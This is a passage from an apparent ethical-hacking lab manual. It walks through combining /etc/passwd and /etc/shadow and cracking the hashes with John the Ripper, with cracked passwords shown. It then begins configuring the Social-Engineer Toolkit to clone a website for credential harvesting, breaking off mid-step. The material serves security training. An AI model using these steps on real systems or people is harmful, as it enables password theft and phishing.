Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
root@ubuntu:~# adduser --gecos "" larry
Adding user 'larry' ...
Adding new group 'larry' (1006) ...
Adding new user 'larry' (1005) with group 'larry' ...
Creating home directory '/home/larry' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
root@ubuntu:~#
```

12. In the **Terminal** window, type **vim /home/bob/Desktop/Wordlists/Passwords.txt** and press **Enter** to view the file content.

Note: Passwords.txt is a wordlist file containing sample passwords that will be used by John the Ripper as a source to crack passwords.

13. A list of passwords will be displayed, as shown in the screenshot below.




```
Activities Terminal Jan 24 22:21
root@ubuntu: ~
AAA
AAABaaabj
AAAGH
AAP4OX
AAAS
Appel
alpha
Appelli16
Appelkoek-1
Appella
Appelowa
Appenzella
Appian
Appl3pi3
Appl3b0y
apple
Apply123
Appolons
Appu132ex
Appy1
test@123
Appy775533Muffin
Apr
Apr2994!
Apr41930
Apricke18b
G-edje-q
G-edje-w
G-man$47
G-unit
G.1ORDI
G.KLEIN6
G.V.T09
GØdverdomme
GØfCPWa
green
Gs80UAE7
"/home/bob/Desktop/Wordlists/Passwords.txt" [noeol] 173L, 1508C
1,1 Top
```

14. Press **Ctrl+Z** to close the file.

15. Now, we will combine the /etc/passwd and /etc/shadow files, and further use John the Ripper to audit the user passwords.


16. In the terminal, type **unshadow /etc/passwd /etc/shadow > target-file** and press **Enter** to create a text file including usernames and password hashes.



A screenshot of an Ubuntu desktop environment. On the left is a dock with various icons: Activities, Terminal, Dash, Home, Applications, Help, and a search bar. The main area shows a terminal window titled 'Terminal' with the command 'root@ubuntu:~# unshadow /etc/passwd /etc/shadow > target-file' entered. The terminal window has a dark background and light text. The status bar at the top right shows 'Jan 24 22:24'.

17. Type **john --wordlist=/home/bob/Desktop/Wordlists/Passwords.txt target-file** and press **Enter** to crack passwords.

18. The list of usernames and cracked passwords are displayed, as shown in the screenshot below.



A screenshot of an Ubuntu desktop environment, similar to the previous one. The terminal window shows the output of the 'john' command. It lists several cracked password entries:

```
apple      (martin)
test@123   (shiela)
alpha      (jason)
qwerty@123 (larry)
Z1BGZW     (sam)
```

The terminal also displays performance metrics: '5g 0:00:00:01 100% 3.205g/s 110.8p/s 467.9c/s 467.9C/s Qx7fT..ZZ'. It ends with the message 'Session completed'.

19. In the terminal, type **john --show target-file > results.txt** and press **Enter** to save the content of target-file in a new file (**results.txt**).



Activities Terminal Jan 24 22:28 root@ubuntu:~

```
root@ubuntu:~# john --show target-file > results.txt
root@ubuntu:~#
```

20. Type **gedit results.txt** and press **Enter** to display the results.txt file, as shown in the screenshot below.

Activities Text Editor Jan 24 22:39 root@ubuntu:~

```
root@ubuntu:~# gedit results.txt
```

results.txt

```
1 jason:alpha:1000:1000:,:/home/jason:/bin/bash
2 martin:apple:1002:1003:,:/home/martin:/bin/bash
3 shiela:test@123:1003:1004:,:/home/shiela:/bin/bash
4 sam:Z1BGZw:1004:1005:,:/home/sam:/bin/bash
5 larry:qwerty@123:1005:1006:,:/home/larry:/bin/bash
6
7 5 password hashes cracked, 1 left
```

Plain Text Tab Width: 8 Ln 1, Col 1 INS

21. The **John the Ripper** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any user accounts with weak passwords.

22. This concludes the demonstration of auditing system passwords using John the Ripper.

23. Close all open windows and document all the acquired information.

# Exercise 7: Perform Social Engineering using Various Techniques to Sniff Users' Credentials

*Social engineering refers to techniques by which unsuspecting target individuals are persuaded to share their credentials or personal information on a network.*

## Lab Scenario

Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action. Despite security policies, attackers can compromise an organization's sensitive information by using social engineering, which targets the weakness of people. Most often, employees are not even aware of a security lapse on their part and inadvertently reveal critical information of the organization. For instance, employees may unwittingly answer strangers' questions or reply to spam emails.

A security professional must have the required knowledge of social engineering techniques to sniff user's credentials.

## Lab Objectives

This lab demonstrates how to perform a social engineering attack to sniff user's credentials using the Social-Engineer Toolkit (SET).

### Overview of Social Engineering

A social engineering tester, attempts to trick a user into disclosing personal information such as credit card numbers, bank account details, telephone numbers, or confidential information about their organization or computer system. In a real attack, attackers use these details either to commit fraud or to launch further attacks on the target system.

Before performing a social engineering attack, the attacker gathers information about the target organization from various sources such as the following:

- The organization's official websites, where employees' IDs, names, and email addresses are shared
- Advertisements of the target organization cast through media reveal information such as products and offers.
- Blogs, forums, and other online spaces where employees share basic personal and organizational information.


After gathering information, the attacker executes social engineering attacks using various approaches such as impersonation, piggybacking, tailgating and reverse social engineering.

## Lab Tasks

Note: If you are already logged into the **Attacker Machine-2**, then skip to **Step#3**

1. Click on **Target\_ATTACKER MACHINE-2** to switch to the **Attacker Machine-2** machine.







2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press Enter to log in to the machine.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.





3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Type **cd** and press **Enter** to jump to the root directory.

## Parrot Terminal

```
File Edit View Search Terminal Help
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

README.License

Trash

Menu Parrot Terminal



7. Type **cd social-engineer-toolkit** and press **Enter** to navigate to the setoolkit folder.

## Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#cd social-engineer-toolkit
[root@parrot]~[/social-engineer-toolkit]
└─#
```

README LICENSE



Trash

☰ Menu Parrot Terminal



8. Type **chmod +x ./setoolkit** and press **Enter** to change the mode to execute the script.

## Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
└─#cd
[root@parrot]~[~]
└─#cd social-engineer-toolkit
[root@parrot]~[~/social-engineer-toolkit]
└─#chmod +x ./setoolkit
[root@parrot]~[~/social-engineer-toolkit]
└─#
```



Trash

☰ Menu Parrot Terminal



9. Type **./setoolkit** and press **Enter** to launch **Social-Engineer Toolkit**.



## Parrot Terminal

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└─#cd
[root@parrot]~[-]
└─#cd social-engineer-toolkit
[root@parrot]~[-]/social-engineer-toolkit]
└─#chmod +x ./setoolkit
[root@parrot]~[-]/social-engineer-toolkit]
└─#./setoolkit
```



Trash

Menu Parrot Terminal



Note: If the question **Do you agree to the terms of service** appears, type **Y** and press **Enter**

Note: If you receive any errors ignore them.

10. The **SET** menu appears, as shown in the screenshot below. Type **1** and press **Enter** to choose **Social-Engineering Attacks**

## Parrot Terminal

File Edit View Search Terminal Help

```
[--] The Social-Engineer Toolkit (SET) [--]
[--] Parrot Created by: David Kennedy (ReL1K) [--]
      Version: 8.0.3 [--]
      Codename: 'Maverick' [--]
[--] Follow us on Twitter: @TrustedSec [--]
[--] Follow me on Twitter: @HackingDave [--]
[--] Homepage: https://www.trustedsec.com [--]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
```

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About
  
- 99) Exit the Social-Engineer Toolkit

set> 1

Menu Parrot Terminal

11. A list of options for **Social-Engineering Attacks** appears. Type **2** and press **Enter** to choose **Website Attack Vectors**.

## Parrot Terminal

File Edit View Search Terminal Help

[---] Follow us on Twitter: @TrustedSec [---]  
[---] Parrot Follow me on Twitter: @HackingDave [---]  
[---] Homepage: <https://www.trustedsec.com> [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.

attacker's Home  
The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
  - 2) Website Attack Vectors
  - 3) Infectious Media Generator
  - 4) Create a Payload and Listener
  - 5) Mass Mailer Attack
  - 6) Arduino-Based Attack Vector
  - 7) Wireless Access Point Attack Vector
  - 8) QRCode Generator Attack Vector
  - 9) Powershell Attack Vectors
  - 10) Third Party Modules
- 99) Return back to the main menu.

set> 2

☰ Menu ↻ Parrot Terminal

12. A list of options in **Website Attack Vectors** appears. Type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

## Parrot Terminal

File Edit View Search Terminal Help

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white\_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
  - 2) Metasploit Browser Exploit Method
  - 3) Credential Harvester Attack Method
  - 4) Tabnabbing Attack Method
  - 5) Web Jacking Attack Method
  - 6) Multi-Attack Web Method
  - 7) HTA Attack Method
- 99) Return to Main Menu

```
set:webattack>3
```

☰ Menu ↗ Parrot Terminal

13. Type **2** and press **Enter** to choose **Site Cloner** from the menu.

File Edit View Search Terminal Help

- 1) Java Applet Attack Method
  - 2) Metasploit Browser Exploit Method
  - 3) Credential Harvester Attack Method
  - 4) Tabnabbing Attack Method
  - 5) Web Jacking Attack Method
  - 6) Multi-Attack Web Method
  - 7) HTA Attack Method
- 99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

☰ Menu Parrot Terminal

14. Type the IP address of the local machine (10.10.1.13) in the prompt for "IP address for the POST back in Harvester/Tabnabbing" and press **Enter**.

Note: In this case, we are targeting the **Attacker Machine-2** machine (IP address: 10.10.1.13). These details may vary in your lab environment.

15. You will be prompted for the URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this task, we will clone the URL <http://www.moviescope.com>.

Note: You can clone any URL of your choice.

## Parrot Terminal

File Edit View Search Terminal Help

## 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

[ - ] Credential harvester will allow you to utilize the clone capabilities within SET  
[ - ] to harvest credentials or parameters from a website as well as place them into a report

----- \* IMPORTANT \* READ THIS BEFORE ENTERING IN THE IP ADDRESS \* IMPORTANT \* -----

README/License

